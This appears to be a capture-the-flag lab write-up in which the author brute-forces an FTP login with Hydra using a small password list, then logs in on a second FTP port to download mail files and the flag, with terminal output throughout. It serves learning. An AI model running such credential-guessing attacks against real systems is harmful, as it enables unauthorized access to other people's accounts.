
```
┌──(kali㉿kali)-[~/htb/attacking_common/medium]
└─$ hydra -l simon -P mynotes.txt ftp://10.129.231.122:30021 -vV
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-02 16:15:31
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ftp://10.129.231.122:30021/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "234987123948729384293" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "+23358093845098" - 2 of 8 [child 1] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "ThatsMyBigDog" - 3 of 8 [child 2] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "Rock!ng#May" - 4 of 8 [child 3] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "Puuuuuh7823328" - 5 of 8 [child 4] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "8Ns8j1b!23hs4921smHzwn" - 6 of 8 [child 5] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "237oHs71ohls18H127!!9skaP" - 7 of 8 [child 6] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "238u1xjn1923nZGSb261Bs81" - 8 of 8 [child 7] (0/0)
[30021][ftp] host: 10.129.231.122   login: simon   password: 8Ns8j1b!23hs4921smHzwn
[STATUS] attack finished for 10.129.231.122 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-02 16:15:42
```

```
[30021][ftp] host: 10.129.231.122   login: simon   password: 8Ns8j1b!23hs4921smHzwn
```


same credentials for both, time to check if there are file differences

FTPing as simon on port 2121



```
┌──(kali㉿kali)-[~/htb/attacking_common/medium]
└─$ ftp simon@10.129.231.122 2121
Connected to 10.129.231.122.
220 ProFTPD Server (InlaneFTP) [10.129.231.122]
331 Password required for simon
Password:
230 User simon logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||13523|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 root     root           29 Apr 20  2022 flag.txt
drwxrwxr-x   3 simon    simon        4096 Apr 18  2022 Maildir
226 Transfer complete
ftp> cd Maildir
250 CWD command successful
ftp> ls
229 Entering Extended Passive Mode (|||13877|)
150 Opening ASCII mode data connection for file list
-rw-rw-r--   1 simon    simon         452 Apr 18  2022 dovecot.list.index.log
-rw-rw-r--   1 simon    simon           8 Apr 18  2022 dovecot-uidvalidity
-r--r--r--   1 simon    simon           0 Apr 18  2022 dovecot-uidvalidity.625dd61f
226 Transfer complete
ftp> get dovecot.list.index.log
local: dovecot.list.index.log remote: dovecot.list.index.log
229 Entering Extended Passive Mode (|||15464|)
150 Opening BINARY mode data connection for dovecot.list.index.log (452 bytes)
   452      370.61 KiB/s
226 Transfer complete
452 bytes received in 00:00 (12.54 KiB/s)
ftp> get dovecot-uidvalidity
local: dovecot-uidvalidity remote: dovecot-uidvalidity
229 Entering Extended Passive Mode (|||60964|)
150 Opening BINARY mode data connection for dovecot-uidvalidity (8 bytes)
     8        2.11 KiB/s
226 Transfer complete
8 bytes received in 00:00 (0.20 KiB/s)
ftp> get dovecot-uidvalidity.625dd61f
local: dovecot-uidvalidity.625dd61f remote: dovecot-uidvalidity.625dd61f
229 Entering Extended Passive Mode (|||60520|)
150 Opening BINARY mode data connection for dovecot-uidvalidity.625dd61f
     0        0.00 KiB/s
226 Transfer complete
ftp> █
```

We see the flag there and I thought that becuase it was owned by root initially I wouldn’t be able to just get it, but that was the case lol



```
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||54048|)
150 Opening BINARY mode data connection for flag.txt (29 bytes)
    29        1.93 KiB/s
226 Transfer complete
29 bytes received in 00:00 (0.58 KiB/s)
ftp> quit
221 Goodbye.

┌──(kali㉿kali)-[~/htb/attacking_common/medium]
└─$ ls
dovecot.list.index.log  dovecot-uidvalidity.625dd61f  mynotes.txt                           nmap_default_scripts_all_ports.nmap  nmap_default_scripts.gnmap  nmap_default_scripts.xml  users.list
dovecot-uidvalidity     flag.txt                      nmap_default_scripts_all_ports.gnmap  nmap_default_scripts_all_ports.xml   nmap_default_scripts.nmap   pws.list

┌──(kali㉿kali)-[~/htb/attacking_common/medium]
└─$ cat flag.txt
```